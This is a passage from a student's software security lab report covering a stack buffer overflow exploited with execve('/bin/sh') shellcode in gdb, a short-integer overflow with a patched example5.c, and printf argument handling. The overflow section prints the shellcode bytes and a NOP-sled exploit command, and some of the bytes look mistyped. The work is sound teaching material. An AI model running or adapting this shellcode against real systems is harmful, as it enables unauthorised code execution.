
We can generate a binary can be copied completely in the buffer :

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x b0\x0b\xcd\x80"
```

6. **Your shellcode is now ready for insertion. Describe in your own words how you construct the input to exploit example4.c and outline the corresponding content.**

We insert shellcode with this command :

```
$ r $(python3 -c 'print("\x90" * 216 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x0b\x0b\xcd\x80" + "/x33/xff/xff/x7f" * 5)')
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 6
gdb-peda$ r $(python3 -c 'print("\x90" * 216 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x0b\x0b\xcd\x80" + "/x33/xff/xff/x7f" * 5)')
Starting program: /home/dotcom/Desktop/Report4/Exercise 6/example4 $(python3 -c 'print("\x90" * 216 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x0b\x0b\xcd\x80" + "/x33/xff/xff/x7f" * 5)')
process 11133 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$
```

## Exercise 7 : Integer Overflow


1. Explain why you are able to crash the program and what type of error you encountered.

We can crash the program because the function `sprintf` does not check the size of the buffer before copying value into it. The `s` variable is defined as short. The max value of short is 65535 (0xffff). Because of this the value get changed from 0xffff to 0x0. So `s` is showed as 0. We could circumvent that and printing more value than buffer size.

2. Briefly explain the input you used to crash the program. Include binary/hexadecimal representations of the relevant program data/variables.

As we said before, the maximum value of `s` (short) is 65535 (0xffff) after that number it will start counting from beginning. we enter 65536 it will show us 0x0 hexadecimal

As you can see here



```
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$ ./example5 65535 $(python3 -c 'print("A"*16)')
atoi(argv[1]) = 65535, 0x0000ffff
s = -1, 0xffff
Error: Input is too large
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$ ./example5 65536 $(python3 -c 'print("A"*16)')
atoi(argv[1]) = 65536, 0x00010000
s = 0, 0x0
Buffer = 'AAAAAAAAAAAAAAAAAAAA'
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$ ./example5 65537 $(python3 -c 'print("A"*16)')
atoi(argv[1]) = 65537, 0x00010001
s = 1, 0x1
Buffer = 'AAAAAAAAAAAAAAAAAAAA'
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$
```

### 3. Correct the code to avoid this vulnerability. Deliver the corrected code!

Add a condition before the snprintf function to make sure that if the input is not larger than 100 with like you see here

```

1 // File: example5.c
2 // fix integer overflow
3
4 #include <stdlib.h>
5 #include <stdio.h>
6
7 void usage(const char *pname);
8 //
9 int main(int argc, char **argv) {
10     short s;
11     char buf[100];
12
13     if(argc != 3) {
14         fprintf(stderr, "Error: wrong number of arguments.\n");
15         usage(argv[0]);
16         return -1;
17     }
18
19     s = atoi(argv[1]);
20
21     printf("atoi(argv[1]) = %d, 0x%08x\n", atoi(argv[1]), atoi(argv[1]));
22     printf("s = %hd, 0x%hx\n", s, s);
23
24     if(s > sizeof(buf) - 1) {
25         printf("Error: Input is too large\n");
26         return -1;
27     }
28     if(atoi(argv[1])+1<100) {
29         snprintf(buf, atoi(argv[1])+1, "%s", argv[2]);
30         printf("Buffer = '%s'\n", buf);
31
32         return 0;
33     }else{
34         printf("Error: Input is too large than size of the buffer 100\n");
35         return -1;
36     }
37 }
38 //
39 void usage(const char *pname) {
40     fprintf(stderr, "Usage: %s <numbytes> <tocopy>\n", pname);
41     fprintf(stderr, "  where <numbytes> is the number of bytes to copy in the buffer\n");
42     fprintf(stderr, "  and <tocopy> is the data to be copied and printed.\n");
43 }

```

And when we enter a larger number like we did before it shows us this error

```

dotcom@dotcom-Vr:~/Desktop/Report4$ gcc -m32 -z execstack -mpreferred-stack-boundary=2 -ggdb -o example5fix example5fix.c
dotcom@dotcom-Vr:~/Desktop/Report4$ ./example5fix 65538 $(python3 -c 'print("A"*16)')
#atoi(argv[1]) = 65538, 0x00010002
s = 2, 0x2
Error: Input is too large than size of the buffer 100
dotcom@dotcom-Vr:~/Desktop/Report4$

```

## Exercise 8 : Format string functionality

1. Roughly outline the stack structure (position in and allocated size on the stack for all arguments to printf) that printf() uses to produce the output in the code snippet:

The structure of stack is like this;

first it takes integer value on %d i.e 3141 then a floating point value 3.141 in %f and lastly character value in %s as somestring.

2. Use a short sample program and gdb to verify your answers from the last subtask. Deliver a gdb-printout of the stack (and your sample program of course) in which you can identify and explain the relevant parts and positions of the arguments.

The Program:

We have two ways :

```

1 // File: example8.c
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <stdio.h>
5 #include <string.h>
6
7
8
9
10 void vuln(char *somestring )
11 {
12
13     printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring );
14
15     if(somestring) {
16         printf("you have modified somesting: Some Characters to ----->%s :)\n",somestring);
17     }
18 }
19
20 int main(int argc, char **argv)
21 {
22     vuln(argv[1]);
23     return(0);
24 }

```

First method here with the use of **argv** with this we check the conditions of argv and according to the result we print the result of somestring.



```
#include <stdio.h>

int main(int a , float b ){
//int main(int a , float b ){
    //char * somestring = argv[1];

    //somestring = "Some Characters";
    a = 3141;
    b = 3.141;

    printf("An integer: %d, Guess:%f, Some String:%s\n", a,b);

    return 0;
}
```


In this second method, we simply remove the **somestring** variable in the program itself. So when we did this even though we removed the somestring variable we were able to get some random string variable as a result.

Using gdb-printout :

```
gdb-peda$ run lab_Security_2
Starting program: /home/dotcom/Desktop/Report4/Exercise 8/exercise8 lab_Security_2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
An integer:3141,Guess:3.141000,Some string:lab_Security_2
you have modified somestring: Some Characters to ----->lab_Security_2 :)
[Inferior 1 (process 4431) exited normally]
Warning: not running
gdb-peda$
```

3. Use the last two subtasks to explain the behavior of the given code when you omit the argument somestring. If possible, verify your results with the printf function of gdb.

When we pass the value of some string it showed the respective value but when we omit it it shows 'Null'  
As replacement as we didn't give any argument.

A screenshot of a terminal window with a dark background. The window title is "dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 8". The terminal shows the following text: "gdb-peda\$ run", "Starting program: /home/dotcom/Desktop/Report4/Exercise 8/exercise8", "[Thread debugging using libthread\_db enabled]", "Using host libthread\_db library \"/lib/x86\_64-linux-gnu/libthread\_db.so.1\".", "An integer:3141,Guess:3.141000,Some string:(null)", "[Inferior 1 (process 4728) exited normally]", "Warning: not running", and "gdb-peda\$".

```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 8
gdb-peda$ run
Starting program: /home/dotcom/Desktop/Report4/Exercise 8/exercise8
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
An integer:3141,Guess:3.141000,Some string:(null)
[Inferior 1 (process 4728) exited normally]
Warning: not running
gdb-peda$
```

## REFERENCES

1. <https://www.openxcell.com/blog/white-box-testing>
2. <http://rips-scanner.sourceforge.net/>
3. <https://securityonline.info/owasp-wap-web-application-protection-project/>
4. <https://www.youtube.com/watch?v=8352gKmOZZg>
5. [https://github.com/squizlabs/PHP\\_CodeSniffer](https://github.com/squizlabs/PHP_CodeSniffer)
6. <https://www.zaproxy.org/docs/desktop/cmdline/>
7. <https://securityonline.info/owasp-wap-web-application-protection-project/>
8. [https://www.youtube.com/watch?v=a6\\_TprVx7LE](https://www.youtube.com/watch?v=a6_TprVx7LE)
9. [https://www.youtube.com/watch?v=\\_VpFaqF0EcI](https://www.youtube.com/watch?v=_VpFaqF0EcI)
10. <https://secnhack.in/multiple-ways-to-dump-website-database-via-sqlmap/>